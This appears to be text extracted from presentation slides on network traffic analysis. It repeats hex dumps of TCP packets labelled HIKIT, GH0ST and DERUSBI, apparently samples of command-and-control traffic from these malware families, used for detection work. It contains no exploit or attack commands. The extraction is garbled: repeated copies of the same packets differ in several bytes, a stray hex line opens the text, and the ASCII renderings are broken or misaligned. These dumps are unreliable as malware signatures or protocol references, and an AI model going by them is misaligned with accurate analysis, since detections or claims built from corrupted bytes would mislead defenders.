c6 c6 af a2 c6 c6 b5 b2 a7 b2 a3 c6 c6 c6 b2 bf
b6 a3 c6 c6 c6 c6 c6 c6 a2 a3 b0 af a5 a3
c6 eb ec

BINARY TRAFFIC ANALYSIS

00 10 db ff 20 01 00 23 eb 85 c6 60 08 00 45 00# ...`..E.
00 54 32 d5 40 00 7e 06 e4 62 4a d7 27 de 57 f3	.T2.@.~. .bJ.'W.
1a c4 05 42 01 bb 33 7b a8 fd b6 15 e8 9e 50 18	...B..3{P.
fa f0 d5 bd 00 00 27 bc b0 37 16 bf a2 17 22 bc' ..7.....".
b0 37 2e b8 b0 37 92 bd b0 37 33 bc b0 37 4e bc	.7...7.. .73..7N.
c7 37 46 bc de 37 53 bc c9 37 48 bc c5 37 16 bc	.7F..7S. .7H..7..
91 37	.7

00 00 0c 07 ac 01 00 10 db ff 20 01 08 00 45 00E.
00 56 6c 11 40 00 74 06 b5 24 57 f3 1a c4 4a d7	.Vl.@.t. .\$.W...J.
27 de 01 bb 05 42 b6 15 e8 9e 33 7b a9 29 50 18	'....B.. .3{.)P.
fa f0 cf a9 00 00 1f a8 c9 04 2e ab db 24 1a a8\$..
c9 04 18 ac c9 04 4d ab c9 04 09 a8 c9 04 2a a8M.*.
e7 04 29 a8 fb 04 31 a8 f8 04 2f a8 fd 04 31 a8	..)....1. .../....1.
f0 04 2d a8	...-.

00 00 0c 07 ac 01 00 10 db ff 20 01 08 00 45 00E.
00 68 6c 27 40 00 74 06 b4 fc 57 f3 1a c4 4a d7	.hl'@.t. .W...J.
27 de 01 bb 05 42 b6 15 e8 cc 33 7b ad 51 50 18	'....B.. .3{.QP.
f6 c8 4b 27 00 00 c0 3e a4 2e f1 3d b6 0e c6 3e	.K'....> ...=....>
a4 2e c9 3a a4 2e 92 3d a4 2e e8 3e a4 2e ba af:....= ...>....
a1 90 72 fd b8 6b 43 cf 46 c6 81 d0 67 79 c4 3e	..r..kC. F...gy.>
a4 2e c1 3e a4 2e c0 3e a4 2e c0 3e a4 2e c0 3e	...>....> ...>....>
a4 2e c0 3e a4 2e	...>...

BINARY TRAFFIC ANALYSIS

00 10 db ff 20 01 00 23	eb 85 c6 60 08 00 45 00# ...`..E.
00 54 32 d5 40 00 7e 06	e4 62 4a d7 27 de 57 f3	.T2.@.~. bJ.'W.
1a c4 05 42 01 bb 33 7b	a8 fd b6 15 e8 9e 50 18	...B..3{P.
fa f0 d5 bd 00 00 27 bc	b0 37 16 bf a2 17 22 bc' ..7....".
b0 37 2e b8 b0 37 92 bd	b0 37 33 bc b0 37 4e bc	.7..7.. .73..7N.
c7 37 46 bc de 37 53 bc	c9 37 48 bc c5 37 16 bc	.7F..7S. .7H..7..
91 37		.7

00 00 0c 07 ac 01 00 10	db ff 20 01 08 00 45 00E.
00 56 6c 11 40 00 74 06	b5 24 57 f3 1a c4 4a d7	.Vl.@.t. .\$.W...J.
27 de 01 bb 05 42 b6 15	e8 9e 33 7b a9 29 50 18	'....B.. .3{.)P.
fa f0 cf a9 00 00 1f a8	c9 04 2e ab db 24 1a a8\$..
c9 04 18 ac c9 04 4d ab	c9 04 09 a8 c9 04 2a a8M.*.
e7 04 29 a8 fb 04 31 a8	f8 04 2f a8 fd 04 31 a8	...) ..1. .../..1.
f0 04 2d a8		...-.

00 00 0c 07 ac 01 00 10	db ff 20 01 08 00 45 00E.
00 68 6c 27 40 00 74 06	b4 fc 57 f3 1a c4 4a d7	.hl'@.t. .W...J.
27 de 01 bb 05 42 b6 15	e8 cc 33 7b ad 51 50 18	'....B.. .3{.QP.
f6 c8 4b 27 00 00 c0 3e	a4 2e f1 3d b6 0e c6 3e	.K'...> ...=...>
a4 2e c9 3a a4 2e 92 3d	a4 2e e8 3e a4 2e ba af:= ...>....
a1 90 72 fd b8 6b 43 cf	46 c6 81 d0 67 79 c4 3e	.r..kC. F...gy.>
a4 2e c1 3e a4 2e c0 3e	a4 2e c0 3e a4 2e c0 3e	...>...> ...>...>
a4 2e c0 3e a4 2e		...>...

BINARY TRAFFIC ANALYSIS

HIKIT

00 10 db ff 20 01 00 23	eb 85 c6 60 08 00 45 00# ...`..E.
00 54 32 d5 40 00 7e 06	e4 62 4a d7 27 de 57 f3	.T2.@.~. .bJ.'W.
1a c4 05 42 01 bb 33 7b	a8 fd b6 15 e8 9e 50 18	...B..3{P.
fa f0 d5 bd 00 00 27 bc	b0 37 16 bf a2 17 22 bc' ..7.....
b0 37 2e b8 b0 37 92 bd	b0 37 33 bc b0 37 4e bc	.7...7.. .73..7N.
c7 37 46 bc de 37 53 bc	c9 37 48 bc c5 37 16 bc	.7F..7S. .7H..7..
91 37		.7

00 00 0c 07 ac 01 00 10	db ff 20 01 08 00 45 00E.
00 56 6c 11 40 00 74 06	b5 24 57 f3 1a c4 4a d7	.Vl.@.t. .\$.W...J.
27 de 01 bb 05 42 b6 15	e8 9e 33 7b a9 29 50 18	'....B.. .3{.)P.
fa f0 cf a9 00 00 1f a8	c9 04 2e ab db 24 1a a8\$..
c9 04 18 ac c9 04 4d ab	c9 04 09 a8 c9 04 2a a8M.*.
e7 04 29 a8 fb 04 31 a8	f8 04 2f a8 fd 04 31 a8	...) ..1. .../..1.
f0 04 2d a8		...-.

00 00 0c 07 ac 01 00 10	db ff 20 01 08 00 45 00E.
00 68 6c 27 40 00 74 06	b4 fc 57 f3 1a c4 4a d7	.hl'@.t. .W...J.
27 de 01 bb 05 42 b6 15	e8 cc 33 7b ad 51 50 18	'....B.. .3{.QP.
f6 c8 4b 27 00 00 c0 3e	a4 2e f1 3d b6 0e c6 3e	.K'...> ...=...>
a4 2e c9 3a a4 2e 92 3d	a4 2e e8 3e a4 2e ba af:...= ...>....
a1 90 72 fd b8 6b 43 cf	46 c6 81 d0 67 79 c4 3e	..r..kC. F...gy.>
a4 2e c1 3e a4 2e c0 3e	a4 2e c0 3e a4 2e c0 3e	...>...> ...>...>
a4 2e c0 3e a4 2e		...>...

BINARY TRAFFIC ANALYSIS

6c 9c ed 19 41 33 64 a0 e7 43 83 42 08 00 45 00 00 ce 33 06 40 00 7e 06 cc 5d cd b2 84 b8 6b 96 3e c5 f6 de 16 00 70 89 a2 af 23 28 27 2b 50 18 fa f0 09 51 00 00 58 6a 6a 68 6a a6 00 00 00 4c 01 00 00 78 9c 4b 63 60 60 98 03 c4 ac 40 cc 04 c4 e7 f8 20 74 70 6a 51 59 66 72 aa 42 40 62 72 b6 82 11 03 dd 01 c8 0d 02 8c cc 72 2c 40 fa 0c 3b 90 e0 60 60 e0 92 0b d2 0c 37 f2 36 d6 0d f0 71 0e 77 75 32 21 d6 2c 05 20 36 29 ce 28 03 b1 ff 00 3d ca c1 c6 c0 f0 4c e8 3d 5c 9e 11 08 41 c0 24 46 8b 41 26 1a a2 e6 80 13 03 c3 d9 eb 4d 35 0c 0c 4f ca 41 b2 2d 40 39 10 7e 00 c4 76 37 9b 6a 16 2c ef a8 61 bd d1 54 63 12 ab c5 f0 c1 90 93 e1 ff 7f 06 06 00 fc f3 24 ec	l...A3d. .C.B..E. .3.@~. .]....k. >.....p. ...#('+P. ...Q..Xj jhj....L ...x.Kc` `....@.. ... tpjQ Yfr.B@br r,@.. ;...`7.6... q.wu2!.., . 6).(.. ..=..... L.=\...A .F.A&..M 5..0.A.- @9.~.v7 .j....a. .Tc.....\$.
64 a0 e7 43 83 42 6c 9c ed 19 41 33 08 00 45 28 00 3e 60 63 40 00 77 06 a6 68 6b 96 3e c5 cd b2 84 b8 16 00 f6 de 23 28 27 2b 70 89 a3 55 50 18 ff 59 7e bd 00 00 58 6a 6a 68 6a 16 00 00 00 01 00 00 00 78 9c 63 00 00 00 01 00 00 01 58 6a 6a 68	d..C.Bl. ..A3..E(.>`c@.w. .hk.>...#('+p..UP. .Y~...Xj jhj.... ...x.c..
64 a0 e7 43 83 42 6c 9c ed 19 41 33 08 00 45 28 00 54 60 9c 40 00 77 06 a6 19 6b 96 3e c5 cd b2 84 b8 16 00 f6 de 23 28 27 2b 70 89 a3 55 50 18 ff 59 b2 ab 00 00 58 6a 6a 68 6a 16 00 00 00 01 00 00 00 78 9c 63 00 00 00 01 00 00 01 58 6a 6a 68 6a 16 00 00 00 01 00 00 00 78 9c 33 02 00 00 00 33 00 33	d..C.Bl. ..A3..E(.T`@.w. ..k.>...#('+p..UP. .Y~...Xj jhj.... ...x.c..Xjjh j..... .x.3...3 .3

BINARY TRAFFIC ANALYSIS

6c 9c ed 19 41 33 64 a0 e7 43 83 42 08 00 45 00
00 ce 33 06 40 00 7e 06 cc 5d cd b2 84 b8 6b 96
3e c5 f6 de 16 00 70 89 a2 af 23 28 27 2b 50 18
fa f0 09 51 00 00 58 6a 6a 68 6a a6 00 00 00 4c
01 00 00 78 9c 4b 63 00 60 98 05 c4 ac 40 cc 04
c4 e7 f8 20 74 70 6a 51 59 66 72 aa 42 40 62 72
b6 82 11 03 dd 01 c8 0d 02 8c cc 72 2c 40 fa 0c
3b 90 e0 60 60 e0 92 0b d2 0c 37 f2 36 d6 0d f0
71 0e 77 75 32 21 d6 2c 05 20 36 29 ce 28 03 b1
ff 00 3d ca c1 c6 c0 f0 4c e8 3d 5c 9e 11 08 41
c0 24 46 8b 41 26 1a a2 e6 80 13 03 c3 d9 eb 4d
35 0c 0c 4f ca 41 b2 2d 40 39 10 7e 00 c4 76 37
9b 6a 16 2c ef a8 61 bd d1 54 63 12 ab c5 f0 c1
90 93 e1 ff 7f 06 06 00 fc f3 24 ec

l...A3d. .C.B..E.
..3.@~. .]....k.
>.....p. #('+P.
...Q.Xj jhj ...L
...x.KC@..
... tpjQ Yfr.B@br
.....r,@..
;...`.... 7.6...
q.wu2!.., . 6).(..
..=..... L.=\...A
.\$F.A&..M
5..0.A.- @9..~.v7
.j....a. .Tc.....
.....\$.

64 a0 e7 43 83 42 6c 9c ed 19 41 33 08 00 45 28
00 3e 60 63 40 00 77 06 a6 68 6b 96 3e c5 cd b2
84 b8 16 00 f6 de 23 28 27 2b 70 89 a3 55 50 18
ff 59 7e bd 00 00 58 6a 6a 68 6a 16 00 00 00 01
00 00 00 78 9c 63 00 00 00 01 00 01

d..C.Bl. ..A3..E(
.>c@.w. .hk.>...
.....#('+p..UP.
.Y~.. Xj jhj
...x.c.

64 a0 e7 43 83 42 6c 9c ed 19 41 33 08 00 45 28
00 54 60 9c 40 00 77 06 a6 19 6b 96 3e c5 cd b2
84 b8 16 00 f6 de 23 28 27 2b 70 89 a3 55 50 18
ff 59 b2 ab 00 00 58 6a 6a 68 6a 16 00 00 00 01
00 00 00 78 9c 63 00 00 00 01 00 01 58 6a 6a 68
6a 16 00 00 00 01 00 00 00 78 9c 33 02 00 00 33
00 33

d..C.Bl. ..A3..E(
.T`@.w. ..k.>...
.....#('+p..UP.
.Y.. Xj jhj
...x.c.Xjjh
j..... .x.3...3
.3

BINARY TRAFFIC ANALYSIS

GH0ST

<pre> 6c 9c ed 19 41 33 64 a0 e7 43 83 42 08 00 45 00 00 ce 33 06 40 00 7e 06 cc 5d cd b2 84 b8 6b 96 3e c5 f6 de 16 00 70 89 a2 af 23 28 27 2b 50 18 fa f0 09 51 00 00 58 6a 6a 68 6a a6 00 00 00 4c 01 00 00 78 9c 4b 63 00 60 98 05 c4 ac 40 cc 04 c4 e7 f8 20 74 70 6a 51 59 66 72 aa 42 40 62 72 b6 82 11 03 dd 01 c8 0d 02 8c cc 72 2c 40 fa 0c 3b 90 e0 60 60 e0 92 0b d2 0c 37 f2 36 d6 0d f0 71 0e 77 75 32 21 d6 2c 05 20 36 29 ce 28 03 b1 ff 00 3d ca c1 c6 c0 f0 4c e8 3d 5c 9e 11 08 41 c0 24 46 8b 41 26 1a a2 e6 80 13 03 c3 d9 eb 4d 35 0c 0c 4f ca 41 b2 2d 40 39 10 7e 00 c4 76 37 9b 6a 16 2c ef a8 61 bd d1 54 63 12 ab c5 f0 c1 90 93 e1 ff 7f 06 06 00 fc f3 24 ec </pre>	<pre> l...A3d. .C.B..E. ..3.@~. .]....k. >....p. .#('+P. ...Q...Xj jhj ...L ...x.KC@.. ... tpjQ Yfr.B@brr,@.. ;...`.... .7.6... q.wu2!.., . 6).(.. ..=.... L.=\...A ..\$F.A&..M 5..0.A.- @9..~.v7 .j....a. .Tc.....\$. </pre>
<pre> 64 a0 e7 43 83 42 6c 9c ed 19 41 33 08 00 45 28 00 3e 60 63 40 00 77 06 a6 68 6b 96 3e c5 cd b2 84 b8 16 00 f6 de 23 28 27 2b 70 89 a3 55 50 18 ff 59 7e bd 00 00 58 6a 6a 68 6a 16 00 00 00 01 00 00 00 78 9c 63 00 00 00 01 00 01 58 6a 6a 68 </pre>	<pre> d..C.Bl. ..A3..E(.>'c@.w. .hk.>... #('+p..UP. .Y~... Xj jhjx.c. </pre>
<pre> 64 a0 e7 43 83 42 6c 9c ed 19 41 33 08 00 45 28 00 54 60 9c 40 00 77 06 a6 19 6b 96 3e c5 cd b2 84 b8 16 00 f6 de 23 28 27 2b 70 89 a3 55 50 18 ff 59 b2 ab 00 00 58 6a 6a 68 6a 16 00 00 00 01 00 00 00 78 9c 63 00 00 00 01 00 01 58 6a 6a 68 6a 16 00 00 00 01 00 00 00 78 9c 33 02 00 00 33 00 33 </pre>	<pre> d..C.Bl. ..A3..E(.T`@.w. ..k.>... #('+p..UP. .Y~... Xj jhjx.c.Xjjh j..... .x.3...3 .3 </pre>

BINARY TRAFFIC ANALYSIS

00 10 db ff 20 01 00 23 eb 85 c6 60 81 00 01 97# ...`....
08 00 45 00 00 a3 6e af 40 00 7e 06 7d ee cb 90	..E...n. @.~.}...
bf 41 eb 72 99 72 cb 9e 00 50 0f de 6e 71 c3 5d	.A.r.r.. .P..nq.]
e0 c2 50 18 fa 73 1c 80 00 00 7b 00 00 00 01 00	.P..s.. ..{....
00 00 fb 17 00 00 56 71 c2 6d 01 00 00 00 68 01Vq .m....h.
00 00 56 79 0f a1 da 4e ef 20 17 25 8e 26 04 34	..Vy...N . .%.&4
96 2c 17 21 91 5d 66 40 ef 54 65 47 f7 6d 76 f8	,.!]f@ .TeG.mv.
c2 6d 7b 89 c0 4d 46 91 c0 65 67 41 ec 5c 60 5f	.m{..MF. .egA.\`
f3 5a 78 46 fb 5e ba 71 c2 66 01 18 ac 5f 66 41	.ZxF.^q .f..._fA
f1 4d 13 1f b6 08 24 01 b0 04 25 14 e2 3e 06 43	.M....\$. . .%..>.C
e2 45 65 46 fb 5d 7f 42 06 6d 7a 21 c2 6c 42 71	.EeF.].B .mz!.lBq
c2 6d 47 71 c2	.mGq.
00 00 0c 07 ac 01 00 10 db ff 20 01 81 00 01 97
08 00 45 00 00 48 02 79 40 00 6e 06 fa 7f eb 72	..E..H.y @.n....r
99 72 cb 90 bf 41 00 50 cb 9e c3 5d e0 c2 0f de	.r...A.P ...]....
6e ec 50 18 f9 d0 56 6e 00 00 20 00 00 00 02 00	n.P...Vn ..
00 00 02 00 00 00 82 00 5a 01 00 00 00 00 78 d5Z....x.
2e 01 83 00 5a 01 83 00 5a 01Z...Z.
00 10 db ff 20 01 00 23 eb 85 c6 60 81 00 01 97# ...`....
08 00 45 00 00 50 6e b1 40 00 7e 06 7e 3f cb 90	..E..Pn. @.~.~?..
bf 41 eb 72 99 72 cb 9e 00 50 0f de 6e ec c3 5d	.A.r.r.. .P..nq.]
e0 e2 50 18 fa 53 96 b9 00 00 28 00 00 00 03 00	.P..S.. ..(....
00 00 10 00 00 00 09 3b 4c 59 00 00 00 00 20 00; LY....
09 00 19 3b 4c 59 09 3b 4c 59 09 3b 4c 59 09 3b	...;LY.; LY.;LY.;
4c 59	LY

BINARY TRAFFIC ANALYSIS

00 10 db ff 20 01 00 23 eb 85 c6 60 81 00 01 97 08 00 45 00 00 a3 6e af 40 00 7e 06 7d ee cb 90 bf 41 eb 72 99 72 cb 9e 00 50 0f de 6e 71 c3 5d e0 c2 50 18 fa 73 1c 80 00 00 7b 00 00 00 01 00 00 00 fb 17 00 00 56 71 c2 6d 01 00 00 00 68 01 00 00 56 79 0f a1 da 4e ef 20 17 25 8e 26 04 34 96 2c 17 21 91 5d 66 40 ef 54 65 47 f7 6d 76 f8 c2 6d 7b 89 c0 4d 46 91 c0 65 67 41 ec 5c 60 5f f3 5a 78 46 fb 5e ba 71 c2 66 01 18 ac 5f 66 41 f1 4d 13 1f b6 08 24 01 b0 04 25 14 e2 3e 06 43 e2 45 65 46 fb 5d 7f 42 06 6d 7a 21 c2 6c 42 71 c2 6d 47 71 c2# ...`.... .E...n. @.~.}... .A.r.r.. .P..nq.] .P..s.. ..{....Vq .m....h. .Vy...N . .%.&4 .,!.]f@ .TeG.mv. .m{..MF. .egA.\`_ .ZxF.^q .f..._fA .M....\$. . .%..>.C .EeF.]B .mz!.lBq .mGq.
00 00 0c 07 ac 01 00 10 db ff 20 01 81 00 01 97 08 00 45 00 00 48 02 79 40 00 6e 06 fa 7f eb 72 99 72 cb 90 bf 41 00 50 cb 9e c3 5d e0 c2 0f de 6e ec 50 18 f9 d0 56 6e 00 00 20 00 00 00 02 00 00 00 02 00 00 00 00 32 00 5a 01 00 00 00 00 78 d5 2e 01 83 00 5a 01 83 00 5a 01E..H.y @.n....r .r...A.P ...].... n.P...VnZ....x.Z...Z.
00 10 db ff 20 01 00 23 eb 85 c6 60 81 00 01 97 08 00 45 00 00 50 6e b1 40 00 7e 06 7e 3f cb 90 bf 41 eb 72 99 72 cb 9e 00 50 0f de 6e ec c3 5d e0 e2 50 18 fa 53 96 b9 00 00 28 00 00 00 03 00 00 00 10 00 00 00 09 3b 4c 59 00 00 00 00 00 20 00 09 00 19 3b 4c 59 09 3b 4c 59 09 3b 4c 59 09 3b 4c 59# ...`.... .E..Pn. @.~.~?.. .A.r.r.. .P..n.] .P..S.. ..(....; LY.... ...;LY.; LY.;LY.; LY

BINARY TRAFFIC ANALYSIS

EXAMPLE: DERUSBI

00 10 db ff 20 01 00 23 eb 85 c6 60 81 00 01 97 08 00 45 00 00 a3 6e af 40 00 7e 06 7d ee cb 90 bf 41 eb 72 99 72 cb 9e 00 50 0f de 6e 71 c3 5d e0 c2 50 18 fa 73 1c 80 00 00 7b 00 00 00 01 00 00 00 fb 17 00 00 56 71 c2 6d 01 00 00 00 68 01 00 00 56 79 0f a1 da 4e ef 20 17 25 8e 26 04 34 96 2c 17 21 91 5d 66 40 ef 54 65 47 f7 6d 76 f8 c2 6d 7b 89 c0 4d 46 91 c0 65 67 41 ec 5c 60 5f f3 5a 78 46 fb 5e ba 71 c2 66 01 18 ac 5f 66 41 f1 4d 13 1f b6 08 24 01 b0 04 25 14 e2 3e 06 43 e2 45 65 46 fb 5d 7f 42 06 6d 7a 21 c2 6c 42 71 c2 6d 47 71 c2# ...`... .E...n @.~.}... .A.r.r.. P..nq.] .P..s.. .{....Vq .m....h. .Vy...N . .%.&4 .,!f@ TeG.mv. .m{..MF. egA.\`_ .ZxF.^q .f..._fA .M....\$. ..%..>.C .EeF.J.B .mz!.lBq .mGq.
00 00 0c 07 ac 01 00 10 db ff 20 01 81 00 01 97 08 00 45 00 00 48 02 79 40 00 6e 06 fa 7f eb 72 99 72 cb 90 bf 41 00 50 cb 9e c3 5d e0 c2 0f de 6e ec 50 18 f9 d0 56 6e 00 00 20 00 00 00 02 00 00 00 02 00 00 00 00 32 00 5a 01 00 00 00 00 78 d5 2e 01 83 00 5a 01 83 00 5a 01E..H.y @.n....r .r...A.P ...].... n.P...Vn Z....x. Z...Z.
00 10 db ff 20 01 00 23 eb 85 c6 60 81 00 01 97 08 00 45 00 00 50 6e b1 40 00 7e 06 7e 3f cb 90 bf 41 eb 72 99 72 cb 9e 00 50 0f de 6e ec c3 5d e0 e2 50 18 fa 53 96 b9 00 00 28 00 00 00 03 00 00 00 10 00 00 00 09 3b 4c 59 00 00 00 00 20 00 09 00 19 3b 4c 59 09 3b 4c 59 09 3b 4c 59 09 3b 4c 59# ...`... .E..Pn. @.~.~?.. .A.r.r.. P..n.] .P..S.. .(.; LY.... ...;LY.; LY.;LY.; LY